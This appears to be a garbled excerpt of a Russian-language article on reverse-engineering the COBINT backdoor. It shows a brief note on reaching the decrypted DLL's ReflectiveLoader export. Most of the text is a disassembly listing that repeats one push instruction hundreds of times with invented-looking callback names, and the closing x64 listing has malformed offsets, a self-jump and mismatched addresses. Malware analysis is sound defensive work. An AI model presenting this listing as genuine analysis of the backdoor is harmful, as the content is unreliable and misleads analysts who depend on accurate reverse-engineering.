.text:00401069                 push    offset sub_401000 ; lpfnDeleteHash
.text:0040106E                 push    offset sub_401000 ; lpfnAllocHash
.text:00401073                 push    offset sub_401000 ; lpfnFreeHash
.text:00401078                 push    offset sub_401000 ; lpfnCompareUnhash
.text:0040107D                 push    offset sub_401000 ; lpfnHashUnhash
.text:00401082                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:00401087                 push    offset sub_401000 ; lpfnCreateUnhash
.text:0040108C                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:00401091                 push    offset sub_401000 ; lpfnAllocUnhash
.text:00401096                 push    offset sub_401000 ; lpfnFreeUnhash
.text:0040109B                 push    offset sub_401000 ; lpfnCompareCreate
.text:004010A0                 push    offset sub_401000 ; lpfnHashCreate
.text:004010A5                 push    offset sub_401000 ; lpfnUnhashCreate
.text:004010AA                 push    offset sub_401000 ; lpfnCreateCreate
.text:004010AF                 push    offset sub_401000 ; lpfnDeleteCreate
.text:004010B4                 push    offset sub_401000 ; lpfnAllocCreate
.text:004010B9                 push    offset sub_401000 ; lpfnFreeCreate
.text:004010BE                 push    offset sub_401000 ; lpfnCompareDelete
.text:004010C3                 push    offset sub_401000 ; lpfnHashDelete
.text:004010C8                 push    offset sub_401000 ; lpfnUnhashDelete
.text:004010CD                 push    offset sub_401000 ; lpfnCreateDelete
.text:004010D2                 push    offset sub_401000 ; lpfnDeleteDelete
.text:004010D7                 push    offset sub_401000 ; lpfnAllocDelete
.text:004010DC                 push    offset sub_401000 ; lpfnFreeDelete
.text:004010E1                 push    offset sub_401000 ; lpfnCompareAlloc
.text:004010E6                 push    offset sub_401000 ; lpfnHashAlloc
.text:004010EB                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:004010F0                 push    offset sub_401000 ; lpfnCreateAlloc
.text:004010F5                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:004010FA                 push    offset sub_401000 ; lpfnAllocAlloc
.text:004010FF                 push    offset sub_401000 ; lpfnFreeAlloc
.text:00401104                 push    offset sub_401000 ; lpfnCompareFree
.text:00401109                 push    offset sub_401000 ; lpfnHashFree
.text:0040110E                 push    offset sub_401000 ; lpfnUnhashFree
.text:00401113                 push    offset sub_401000 ; lpfnCreateFree
.text:00401118                 push    offset sub_401000 ; lpfnDeleteFree
.text:0040111D                 push    offset sub_401000 ; lpfnAllocFree
.text:00401122                 push    offset sub_401000 ; lpfnFreeFree
.text:00401127                 push    offset sub_401000 ; lpfnCompareUnhash
.text:0040112C                 push    offset sub_401000 ; lpfnHashUnhash
.text:00401131                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:00401136                 push    offset sub_401000 ; lpfnCreateUnhash
.text:0040113B                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:00401140                 push    offset sub_401000 ; lpfnAllocUnhash
.text:00401145                 push    offset sub_401000 ; lpfnFreeUnhash
.text:0040114A                 push    offset sub_401000 ; lpfnCompareCreate
.text:0040114F                 push    offset sub_401000 ; lpfnHashCreate
.text:00401154                 push    offset sub_401000 ; lpfnUnhashCreate
.text:00401159                 push    offset sub_401000 ; lpfnCreateCreate
.text:0040115E                 push    offset sub_401000 ; lpfnDeleteCreate
.text:00401163                 push    offset sub_401000 ; lpfnAllocCreate
.text:00401168                 push    offset sub_401000 ; lpfnFreeCreate
.text:0040116D                 push    offset sub_401000 ; lpfnCompareDelete
.text:00401172                 push    offset sub_401000 ; lpfnHashDelete
.text:00401177                 push    offset sub_401000 ; lpfnUnhashDelete
.text:0040117C                 push    offset sub_401000 ; lpfnCreateDelete
.text:00401181                 push    offset sub_401000 ; lpfnDeleteDelete
.text:00401186                 push    offset sub_401000 ; lpfnAllocDelete
.text:0040118B                 push    offset sub_401000 ; lpfnFreeDelete
.text:00401190                 push    offset sub_401000 ; lpfnCompareAlloc
.text:00401195                 push    offset sub_401000 ; lpfnHashAlloc
.text:0040119A                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:0040119F                 push    offset sub_401000 ; lpfnCreateAlloc
.text:004011A4                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:004011A9                 push    offset sub_401000 ; lpfnAllocAlloc
.text:004011AE                 push    offset sub_401000 ; lpfnFreeAlloc
.text:004011B3                 push    offset sub_401000 ; lpfnCompareFree
.text:004011B8                 push    offset sub_401000 ; lpfnHashFree
.text:004011BD                 push    offset sub_401000 ; lpfnUnhashFree
.text:004011C2                 push    offset sub_401000 ; lpfnCreateFree
.text:004011C7                 push    offset sub_401000 ; lpfnDeleteFree
.text:004011CC                 push    offset sub_401000 ; lpfnAllocFree
.text:004011D1                 push    offset sub_401000 ; lpfnFreeFree
.text:004011D6                 push    offset sub_401000 ; lpfnCompareUnhash
.text:004011DB                 push    offset sub_401000 ; lpfnHashUnhash
.text:004011E0                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:004011E5                 push    offset sub_401000 ; lpfnCreateUnhash
.text:004011EA                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:004011EF                 push    offset sub_401000 ; lpfnAllocUnhash
.text:004011F4                 push    offset sub_401000 ; lpfnFreeUnhash
.text:004011F9                 push    offset sub_401000 ; lpfnCompareCreate
.text:004011FE                 push    offset sub_401000 ; lpfnHashCreate
.text:00401203                 push    offset sub_401000 ; lpfnUnhashCreate
.text:00401208                 push    offset sub_401000 ; lpfnCreateCreate
.text:0040120D                 push    offset sub_401000 ; lpfnDeleteCreate
.text:00401212                 push    offset sub_401000 ; lpfnAllocCreate
.text:00401217                 push    offset sub_401000 ; lpfnFreeCreate
.text:0040121C                 push    offset sub_401000 ; lpfnCompareDelete
.text:00401221                 push    offset sub_401000 ; lpfnHashDelete
.text:00401226                 push    offset sub_401000 ; lpfnUnhashDelete
.text:0040122B                 push    offset sub_401000 ; lpfnCreateDelete
.text:00401230                 push    offset sub_401000 ; lpfnDeleteDelete
.text:00401235                 push    offset sub_401000 ; lpfnAllocDelete
.text:0040123A                 push    offset sub_401000 ; lpfnFreeDelete
.text:0040123F                 push    offset sub_401000 ; lpfnCompareAlloc
.text:00401244                 push    offset sub_401000 ; lpfnHashAlloc
.text:00401249                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:0040124E                 push    offset sub_401000 ; lpfnCreateAlloc
.text:00401253                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:00401258                 push    offset sub_401000 ; lpfnAllocAlloc
.text:0040125D                 push    offset sub_401000 ; lpfnFreeAlloc
.text:00401262                 push    offset sub_401000 ; lpfnCompareFree
.text:00401267                 push    offset sub_401000 ; lpfnHashFree
.text:0040126C                 push    offset sub_401000 ; lpfnUnhashFree
.text:00401271                 push    offset sub_401000 ; lpfnCreateFree
.text:00401276                 push    offset sub_401000 ; lpfnDeleteFree
.text:0040127B                 push    offset sub_401000 ; lpfnAllocFree
.text:00401280                 push    offset sub_401000 ; lpfnFreeFree
.text:00401285                 push    offset sub_401000 ; lpfnCompareUnhash
.text:0040128A                 push    offset sub_401000 ; lpfnHashUnhash
.text:0040128F                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:00401294                 push    offset sub_401000 ; lpfnCreateUnhash
.text:00401299                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:0040129E                 push    offset sub_401000 ; lpfnAllocUnhash
.text:004012A3                 push    offset sub_401000 ; lpfnFreeUnhash
.text:004012A8                 push    offset sub_401000 ; lpfnCompareCreate
.text:004012AD                 push    offset sub_401000 ; lpfnHashCreate
.text:004012B2                 push    offset sub_401000 ; lpfnUnhashCreate
.text:004012B7                 push    offset sub_401000 ; lpfnCreateCreate
.text:004012BC                 push    offset sub_401000 ; lpfnDeleteCreate
.text:004012C1                 push    offset sub_401000 ; lpfnAllocCreate
.text:004012C6                 push    offset sub_401000 ; lpfnFreeCreate
.text:004012CB                 push    offset sub_401000 ; lpfnCompareDelete
.text:004012D0                 push    offset sub_401000 ; lpfnHashDelete
.text:004012D5                 push    offset sub_401000 ; lpfnUnhashDelete
.text:004012DA                 push    offset sub_401000 ; lpfnCreateDelete
.text:004012DF                 push    offset sub_401000 ; lpfnDeleteDelete
.text:004012E4                 push    offset sub_401000 ; lpfnAllocDelete
.text:004012E9                 push    offset sub_401000 ; lpfnFreeDelete
.text:004012EE                 push    offset sub_401000 ; lpfnCompareAlloc
.text:004012F3                 push    offset sub_401000 ; lpfnHashAlloc
.text:004012F8                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:004012FD                 push    offset sub_401000 ; lpfnCreateAlloc
.text:00401302                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:00401307                 push    offset sub_401000 ; lpfnAllocAlloc
.text:0040130C                 push    offset sub_401000 ; lpfnFreeAlloc
.text:00401311                 push    offset sub_401000 ; lpfnCompareFree
.text:00401316                 push    offset sub_401000 ; lpfnHashFree
.text:0040131B                 push    offset sub_401000 ; lpfnUnhashFree
.text:00401320                 push    offset sub_401000 ; lpfnCreateFree
.text:00401325                 push    offset sub_401000 ; lpfnDeleteFree
.text:0040132A                 push    offset sub_401000 ; lpfnAllocFree
.text:0040132F                 push    offset sub_401000 ; lpfnFreeFree
.text:00401334                 push    offset sub_401000 ; lpfnCompareUnhash
.text:00401339                 push    offset sub_401000 ; lpfnHashUnhash
.text:0040133E                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:00401343                 push    offset sub_401000 ; lpfnCreateUnhash
.text:00401348                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:0040134D                 push    offset sub_401000 ; lpfnAllocUnhash
.text:00401352                 push    offset sub_401000 ; lpfnFreeUnhash
.text:00401357                 push    offset sub_401000 ; lpfnCompareCreate
.text:0040135C                 push    offset sub_401000 ; lpfnHashCreate
.text:00401361                 push    offset sub_401000 ; lpfnUnhashCreate
.text:00401366                 push    offset sub_401000 ; lpfnCreateCreate
.text:0040136B                 push    offset sub_401000 ; lpfnDeleteCreate
.text:00401370                 push    offset sub_401000 ; lpfnAllocCreate
.text:00401375                 push    offset sub_401000 ; lpfnFreeCreate
.text:0040137A                 push    offset sub_401000 ; lpfnCompareDelete
.text:0040137F                 push    offset sub_401000 ; lpfnHashDelete
.text:00401384                 push    offset sub_401000 ; lpfnUnhashDelete
.text:00401389                 push    offset sub_401000 ; lpfnCreateDelete
.text:0040138E                 push    offset sub_401000 ; lpfnDeleteDelete
.text:00401393                 push    offset sub_401000 ; lpfnAllocDelete
.text:00401398                 push    offset sub_401000 ; lpfnFreeDelete
.text:0040139D                 push    offset sub_401000 ; lpfnCompareAlloc
.text:004013A2                 push    offset sub_401000 ; lpfnHashAlloc
.text:004013A7                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:004013AC                 push    offset sub_401000 ; lpfnCreateAlloc
.text:004013B1                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:004013B6                 push    offset sub_401000 ; lpfnAllocAlloc
.text:004013BB                 push    offset sub_401000 ; lpfnFreeAlloc
.text:004013C0                 push    offset sub_401000 ; lpfnCompareFree
.text:004013C5                 push    offset sub_401000 ; lpfnHashFree
.text:004013CA                 push    offset sub_401000 ; lpfnUnhashFree
.text:004013CF                 push    offset sub_401000 ; lpfnCreateFree
.text:004013D4                 push    offset sub_401000 ; lpfnDeleteFree
.text:004013D9                 push    offset sub_401000 ; lpfnAllocFree
.text:004013DE                 push    offset sub_401000 ; lpfnFreeFree
.text:004013E3                 push    offset sub_401000 ; lpfnCompareUnhash
.text:004013E8                 push    offset sub_401000 ; lpfnHashUnhash
.text:004013ED                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:004013F2                 push    offset sub_401000 ; lpfnCreateUnhash
.text:004013F7                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:004013FC                 push    offset sub_401000 ; lpfnAllocUnhash
.text:00401401                 push    offset sub_401000 ; lpfnFreeUnhash
.text:00401406                 push    offset sub_401000 ; lpfnCompareCreate
.text:0040140B                 push    offset sub_401000 ; lpfnHashCreate
.text:00401410                 push    offset sub_401000 ; lpfnUnhashCreate
.text:00401415                 push    offset sub_401000 ; lpfnCreateCreate
.text:0040141A                 push    offset sub_401000 ; lpfnDeleteCreate
.text:0040141F                 push    offset sub_401000 ; lpfnAllocCreate
.text:00401424                 push    offset sub_401000 ; lpfnFreeCreate
.text:00401429                 push    offset sub_401000 ; lpfnCompareDelete
.text:0040142E                 push    offset sub_401000 ; lpfnHashDelete
.text:00401433                 push    offset sub_401000 ; lpfnUnhashDelete
.text:00401438                 push    offset sub_401000 ; lpfnCreateDelete
.text:0040143D                 push    offset sub_401000 ; lpfnDeleteDelete
.text:00401442                 push    offset sub_401000 ; lpfnAllocDelete
.text:00401447                 push    offset sub_401000 ; lpfnFreeDelete
.text:0040144C                 push    offset sub_401000 ; lpfnCompareAlloc
.text:00401451                 push    offset sub_401000 ; lpfnHashAlloc
.text:00401456                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:0040145B                 push    offset sub_401000 ; lpfnCreateAlloc
.text:00401460                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:00401465                 push    offset sub_401000 ; lpfnAllocAlloc
.text:0040146A                 push    offset sub_401000 ; lpfnFreeAlloc
.text:0040146F                 push    offset sub_401000 ; lpfnCompareFree
.text:00401474                 push    offset sub_401000 ; lpfnHashFree
.text:00401479                 push    offset sub_401000 ; lpfnUnhashFree
.text:0040147E                 push    offset sub_401000 ; lpfnCreateFree
.text:00401483                 push    offset sub_401000 ; lpfnDeleteFree
.text:00401488                 push    offset sub_401000 ; lpfnAllocFree
.text:0040148D                 push    offset sub_401000 ; lpfnFreeFree
.text:00401492                 push    offset sub_401000 ; lpfnCompareUnhash
.text:00401497                 push    offset sub_401000 ; lpfnHashUnhash
.text:0040149C                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:004014A1                 push    offset sub_401000 ; lpfnCreateUnhash
.text:004014A6                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:004014AB                 push    offset sub_401000 ; lpfnAllocUnhash
.text:004014B0                 push    offset sub_401000 ; lpfnFreeUnhash
.text:004014B5                 push    offset sub_401000 ; lpfnCompareCreate
.text:004014BA                 push    offset sub_401000 ; lpfnHashCreate
.text:004014BF                 push    offset sub_401000 ; lpfnUnhashCreate
.text:004014C4                 push    offset sub_401000 ; lpfnCreateCreate
.text:004014C9                 push    offset sub_401000 ; lpfnDeleteCreate
.text:004014CE                 push    offset sub_401000 ; lpfnAllocCreate
.text:004014D3                 push    offset sub_401000 ; lpfnFreeCreate
.text:004014D8                 push    offset sub_401000 ; lpfnCompareDelete
.text:004014DD                 push    offset sub_401000 ; lpfnHashDelete
.text:004014E2                 push    offset sub_401000 ; lpfnUnhashDelete
.text:004014E7                 push    offset sub_401000 ; lpfnCreateDelete
.text:004014EC                 push    offset sub_401000 ; lpfnDeleteDelete
.text:004014F1                 push    offset sub_401000 ; lpfnAllocDelete
.text:004014F6                 push    offset sub_401000 ; lpfnFreeDelete
.text:004014FB                 push    offset sub_401000 ; lpfnCompareAlloc
.text:00401500                 push    offset sub_401000 ; lpfnHashAlloc
.text:00401505                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:0040150A                 push    offset sub_401000 ; lpfnCreateAlloc
.text:0040150F                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:00401514                 push    offset sub_401000 ; lpfnAllocAlloc
.text:00401519                 push    offset sub_401000 ; lpfnFreeAlloc
.text:0040151E                 push    offset sub_401000 ; lpfnCompareFree
.text:00401523                 push    offset sub_401000 ; lpfnHashFree
.text:00401528                 push    offset sub_401000 ; lpfnUnhashFree
.text:0040152D                 push    offset sub_401000 ; lpfnCreateFree
.text:00401532                 push    offset sub_401000 ; lpfnDeleteFree
.text:00401537                 push    offset sub_401000 ; lpfnAllocFree
.text:0040153C                 push    offset sub_401000 ; lpfnFreeFree
.text:00401541                 push    offset sub_401000 ; lpfnCompareUnhash
.text:00401546                 push    offset sub_401000 ; lpfnHashUnhash
.text:0040154B                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:00401550                 push    offset sub_401000 ; lpfnCreateUnhash
.text:00401555                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:0040155A                 push    offset sub_401000 ; lpfnAllocUnhash
.text:0040155F                 push    offset sub_401000 ; lpfnFreeUnhash
.text:00401564                 push    offset sub_401000 ; lpfnCompareCreate
.text:00401569                 push    offset sub_401000 ; lpfnHashCreate
.text:0040156E                 push    offset sub_401000 ; lpfnUnhashCreate
.text:00401573                 push    offset sub_401000 ; lpfnCreateCreate
.text:00401578                 push    offset sub_401000 ; lpfnDeleteCreate
.text:0040157D                 push    offset sub_401000 ; lpfnAllocCreate
.text:00401582                 push    offset sub_401000 ; lpfnFreeCreate
.text:00401587                 push    offset sub_401000 ; lpfnCompareDelete
.text:0040158C                 push    offset sub_401000 ; lpfnHashDelete
.text:00401591                 push    offset sub_401000 ; lpfnUnhashDelete
.text:00401596                 push    offset sub_401000 ; lpfnCreateDelete
.text:0040159B                 push    offset sub_401000 ; lpfnDeleteDelete
.text:004015A0                 push    offset sub_401000 ; lpfnAllocDelete
.text:004015A5                 push    offset sub_401000 ; lpfnFreeDelete
.text:004015AA                 push    offset sub_401000 ; lpfnCompareAlloc
.text:004015AF                 push    offset sub_401000 ; lpfnHashAlloc
.text:004015B4                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:004015B9                 push    offset sub_401000 ; lpfnCreateAlloc
.text:004015BE                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:004015C3                 push    offset sub_401000 ; lpfnAllocAlloc
.text:004015C8                 push    offset sub_401000 ; lpfnFreeAlloc
.text:004015CD                 push    offset sub_401000 ; lpfnCompareFree
.text:004015D2                 push    offset sub_401000 ; lpfnHashFree
.text:004015D7                 push    offset sub_401000 ; lpfnUnhashFree
.text:004015DC                 push    offset sub_401000 ; lpfnCreateFree
.text:004015E1                 push    offset sub_401000 ; lpfnDeleteFree
.text:004015E6                 push    offset sub_401000 ; lpfnAllocFree
.text:004015EB                 push    offset sub_401000 ; lpfnFreeFree
.text:004015F0                 push    offset sub_401000 ; lpfnCompareUnhash
.text:004015F5                 push    offset sub_401000 ; lpfnHashUnhash
.text:004015FA                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:004015FF                 push    offset sub_401000 ; lpfnCreateUnhash
.text:00401604                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:00401609                 push    offset sub_401000 ; lpfnAllocUnhash
.text:0040160E                 push    offset sub_401000 ; lpfnFreeUnhash
.text:00401613                 push    offset sub_401000 ; lpfnCompareCreate
.text:00401618                 push    offset sub_401000 ; lpfnHashCreate
.text:0040161D                 push    offset sub_401000 ; lpfnUnhashCreate
.text:00401622                 push    offset sub_401000 ; lpfnCreateCreate
.text:00401627                 push    offset sub_401000 ; lpfnDeleteCreate
.text:0040162C                 push    offset sub_401000 ; lpfnAllocCreate
.text:00401631                 push    offset sub_401000 ; lpfnFreeCreate
.text:00401636                 push    offset sub_401000 ; lpfnCompareDelete
.text:0040163B                 push    offset sub_401000 ; lpfnHashDelete
.text:00401640                 push    offset sub_401000 ; lpfnUnhashDelete
.text:00401645                 push    offset sub_401000 ; lpfnCreateDelete
.text:0040164A                 push    offset sub_401000 ; lpfnDeleteDelete
.text:0040164F                 push    offset sub_401000 ; lpfnAllocDelete
.text:00401654                 push    offset sub_401000 ; lpfnFreeDelete
.text:00401659                 push    offset sub_401000 ; lpfnCompareAlloc
.text:0040165E                 push    offset sub_401000 ; lpfnHashAlloc
.text:00401663                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:00401668                 push    offset sub_401000 ; lpfnCreateAlloc
.text:0040166D                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:00401672                 push    offset sub_401000 ; lpfnAllocAlloc
.text:00401677                 push    offset sub_401000 ; lpfnFreeAlloc
.text:0040167C                 push    offset sub_401000 ; lpfnCompareFree
.text:00401681                 push    offset sub_401000 ; lpfnHashFree
.text:00401686                 push    offset sub_401000 ; lpfnUnhashFree
.text:0040168B                 push    offset sub_401000 ; lpfnCreateFree
.text:00401690                 push    offset sub_401000 ; lpfnDeleteFree
.text:00401695                 push    offset sub_401000 ; lpfnAllocFree
.text:0040169A                 push    offset sub_401000 ; lpfnFreeFree
.text:0040169F                 push    offset sub_401000 ; lpfnCompareUnhash
.text:004016A4                 push    offset sub_401000 ; lpfnHashUnhash
.text:004016A9                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:004016AE                 push    offset sub_401000 ; lpfnCreateUnhash
.text:004016B3                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:004016B8                 push    offset sub_401000 ; lpfnAllocUnhash
.text:004016BD                 push    offset sub_401000 ; lpfnFreeUnhash
.text:004016C2                 push    offset sub_401000 ; lpfnCompareCreate
.text:004016C7                 push    offset sub_401000 ; lpfnHashCreate
.text:004016CC                 push    offset sub_401000 ; lpfnUnhashCreate
.text:004016D1                 push    offset sub_401000 ; lpfnCreateCreate
.text:004016D6                 push    offset sub_401000 ; lpfnDeleteCreate
.text:004016DB                 push    offset sub_401000 ; lpfnAllocCreate
.text:004016E0                 push    offset sub_401000 ; lpfnFreeCreate
.text:004016E5                 push    offset sub_401000 ; lpfnCompareDelete
.text:004016EA                 push    offset sub_401000 ; lpfnHashDelete
.text:004016EF                 push    offset sub_401000 ; lpfnUnhashDelete
.text:004016F4                 push    offset sub_401000 ; lpfnCreateDelete
.text:004016F9                 push    offset sub_401000 ; lpfnDeleteDelete
.text:004016FE                 push    offset sub_401000 ; lpfnAllocDelete
.text:00401703                 push    offset sub_401000 ; lpfnFreeDelete
.text:00401708                 push    offset sub_401000 ; lpfnCompareAlloc
.text:0040170D                 push    offset sub_401000 ; lpfnHashAlloc
.text:00401712                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:00401717                 push    offset sub_401000 ; lpfnCreateAlloc
.text:0040171C                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:00401721                 push    offset sub_401000 ; lpfnAllocAlloc
.text:00401726                 push    offset sub_401000 ; lpfnFreeAlloc
.text:0040172B                 push    offset sub_401000 ; lpfnCompareFree
.text:00401730                 push    offset sub_401000 ; lpfnHashFree
.text:00401735                 push    offset sub_401000 ; lpfnUnhashFree
.text:0040173A                 push    offset sub_401000 ; lpfnCreateFree
.text:0040173F                 push    offset sub_401000 ; lpfnDeleteFree
.text:00401744                 push    offset sub_401000 ; lpfnAllocFree
.text:00401749                 push    offset sub_401000 ; lpfnFreeFree
.text:0040174E                 push    offset sub_401000 ; lpfnCompareUnhash
.text:00401753                 push    offset sub_401000 ; lpfnHashUnhash
.text:00401758                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:0040175D                 push    offset sub_401000 ; lpfnCreateUnhash
.text:00401762                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:00401767                 push    offset sub_401000 ; lpfnAllocUnhash
.text:0040176C                 push    offset sub_401000 ; lpfnFreeUnhash
.text:00401771                 push    offset sub_401000 ; lpfnCompareCreate
.text:00401776                 push    offset sub_401000 ; lpfnHashCreate
.text:0040177B                 push    offset sub_401000 ; lpfnUnhashCreate
.text:00401780                 push    offset sub_401000 ; lpfnCreateCreate
.text:00401785                 push    offset sub_401000 ; lpfnDeleteCreate
.text:0040178A                 push    offset sub_401000 ; lpfnAllocCreate
.text:0040178F                 push    offset sub_401000 ; lpfnFreeCreate
.text:00401794                 push    offset sub_401000 ; lpfnCompareDelete
.text:00401799                 push    offset sub_401000 ; lpfnHashDelete
.text:0040179E                 push    offset sub_401000 ; lpfnUnhashDelete
.text:004017A3                 push    offset sub_401000 ; lpfnCreateDelete
.text:004017A8                 push    offset sub_401000 ; lpfnDeleteDelete
.text:004017AD                 push    offset sub_401000 ; lpfnAllocDelete
.text:004017B2                 push    offset sub_401000 ; lpfnFreeDelete
.text:004017B7                 push    offset sub_401000 ; lpfnCompareAlloc
.text:004017BC                 push    offset sub_401000 ; lpfnHashAlloc
.text:004017C1                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:004017C6                 push    offset sub_401000 ; lpfnCreateAlloc
.text:004017CB                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:004017D0                 push    offset sub_401000 ; lpfnAllocAlloc
.text:004017D5                 push    offset sub_401000 ; lpfnFreeAlloc
.text:004017DA                 push    offset sub_401000 ; lpfnCompareFree
.text:004017DF                 push    offset sub_401000 ; lpfnHashFree
.text:004017E4                 push    offset sub_401000 ; lpfnUnhashFree
.text:004017E9                 push    offset sub_401000 ; lpfnCreateFree
.text:004017EE                 push    offset sub_401000 ; lpfnDeleteFree
.text:004017F3                 push    offset sub_401000 ; lpfnAllocFree
.text:004017F8                 push    offset sub_401000 ; lpfnFreeFree
.text:004017FD                 push    offset sub_401000 ; lpfnCompareUnhash
.text:00401802                 push    offset sub_401000 ; lpfnHashUnhash
.text:00401807                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:0040180C                 push    offset sub_401000 ; lpfnCreateUnhash
.text:00401811                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:00401816                 push    offset sub_401000 ; lpfnAllocUnhash
.text:0040181B                 push    offset sub_401000 ; lpfnFreeUnhash
.text:00401820                 push    offset sub_401000 ; lpfnCompareCreate
.text:00401825                 push    offset sub_401000 ; lpfnHashCreate
.text:0040182A                 push    offset sub_401000 ; lpfnUnhashCreate
.text:0040182F                 push    offset sub_401000 ; lpfnCreateCreate
.text:00401834                 push    offset sub_401000 ; lpfnDeleteCreate
.text:00401839                 push    offset sub_401000 ; lpfnAllocCreate
.text:0040183E                 push    offset sub_401000 ; lpfnFreeCreate
.text:00401843                 push    offset sub_401000 ; lpfnCompareDelete
.text:00401848                 push    offset sub_401000 ; lpfnHashDelete
.text:0040184D                 push    offset sub_401000 ; lpfnUnhashDelete
.text:00401852                 push    offset sub_401000 ; lpfnCreateDelete
.text:00401857                 push    offset sub_401000 ; lpfnDeleteDelete
.text:0040185C                 push    offset sub_401000 ; lpfnAllocDelete
.text:00401861                 push    offset sub_401000 ; lpfnFreeDelete
.text:00401866                 push    offset sub_401000 ; lpfnCompareAlloc
.text:0040186B                 push    offset sub_401000 ; lpfnHashAlloc
.text:00401870                 push    offset sub_401000 ; lpfnUnhashAlloc
.text:00401875                 push    offset sub_401000 ; lpfnCreateAlloc
.text:0040187A                 push    offset sub_401000 ; lpfnDeleteAlloc
.text:0040187F                 push    offset sub_401000 ; lpfnAllocAlloc
.text:00401884                 push    offset sub_401000 ; lpfnFreeAlloc
.text:00401889                 push    offset sub_401000 ; lpfnCompareFree
.text:0040188E                 push    offset sub_401000 ; lpfnHashFree
.text:00401893                 push    offset sub_401000 ; lpfnUnhashFree
.text:00401898                 push    offset sub_401000 ; lpfnCreateFree
.text:0040189D                 push    offset sub_401000 ; lpfnDeleteFree
.text:004018A2                 push    offset sub_401000 ; lpfnAllocFree
.text:004018A7                 push    offset sub_401000 ; lpfnFreeFree
.text:004018AC                 push    offset sub_401000 ; lpfnCompareUnhash
.text:004018B1                 push    offset sub_401000 ; lpfnHashUnhash
.text:004018B6                 push    offset sub_401000 ; lpfnUnhashUnhash
.text:004018BB                 push    offset sub_401000 ; lpfnCreateUnhash
.text:004018C0                 push    offset sub_401000 ; lpfnDeleteUnhash
.text:004018C5                 push    offset sub_401000 ; lpfnAllocUnhash
.text:004018CA                 push    offset sub_401000 ; lpfnFreeUnhash
.text:004018CF                 push    offset sub_401000 ; lpfnCompareCreate
.text:004018D4                 push    offset sub_401000 ; lpfnHashCreate
.text:004018D
```

COBINT

ИЗУЧАЕМ РЕВЕРС МАЛВАРИ НА ПРИМЕРЕ ИЗВЕСТНОГО БЭКДОРА

ИССЛЕДОВАНИЕ ЗАГРУЖЕННОЙ DLL

Продолжаем ебдажить. В x64dbg перейдем уже непосредственно в расшифрованную библиотеку, паралельно откроем код в IDA и посмотрим, где мы оказались после перехода по смещению. А оказались мы в экспортируемой функции **ReflectiveLoader**:

```
.text:0000000120001000 ; ---------- public: ReflectiveLoader@@YA_KPEAX@Z
.text:0000000120001000 ReflectiveLoader@@YA_KPEAX@Z proc near ; DATA XREF: _rdata:off_140004010o
.text:0000000120001000                                         ; .pdata:$pdt$0$0i$0$0
.text:0000000120001000                 push    rbx
.text:0000000120001002                 push    rsi
.text:0000000120001003                 sub     rsp, 28h
.text:0000000120001007                 mov     rsi, rcx
.text:0000000120001009                 mov     rax, [rcx+3C]
.text:000000012000100D                 movzx   ecx, word ptr [rax+rsi+18h]
.text:0000000120001012                 add     rax, rsi
.text:0000000120001015                 cmp     [rax+18h], ecx
.text:0000000120001018                 jz      short loc_120001020
.text:000000012000101A                 xor     ebx, ebx
.text:000000012000101C                 jmp     loc_120001101
.text:0000000120001020 ; ---------- loc_120001020:
.text:0000000120001020                 mov     ecx, [rax+0Ch]
.text:0000000120001023                 add     ecx, [rax+8]
.text:0000000120001026                 jz      short loc_120001020
.text:0000000120001028                 mov     edx, [rax+20h]
.text:000000012000102B                 add     edx, esi
.text:000000012000102D                 movsxd  rbx, dword ptr [rax+24h]
.text:0000000120001031                 add     rbx, rsi
.text:0000000120001034                 mov     r8d, 4
.text:0000000120001040                 mov     r9d, 3000h
.text:0000000120001046                 push    r13
.text:0000000120001048                 push    r12
.text:000000012000104A                 push    rbp
.text:000000012000104B                 push    rdi
.text:000000012000104C                 push    r14
.text:000000012000104E                 push    r15
.text:0000000120001050                 lea     r13, [rax+28h]
.text:0000000120001054                 lea     r12, [rax+0Ch]
.text:0000000120001058                 lea     ebp, [r8-1]
.text:000000012000105C                 lea     edi, [r8+r8-3]
.text:0000000120001060                 lea     r14d, [r8+4]
.text:0000000120001064                 lea     r15d, [r8+r8]
.text:0000000120001068                 sub     rsp, 20h
.text:000000012000106C                 movsxd  rax, dword ptr [r12]
.text:0000000120001070                 add     rax, rsi
.text:0000000120001073                 cmp     [rax+14h], ecx
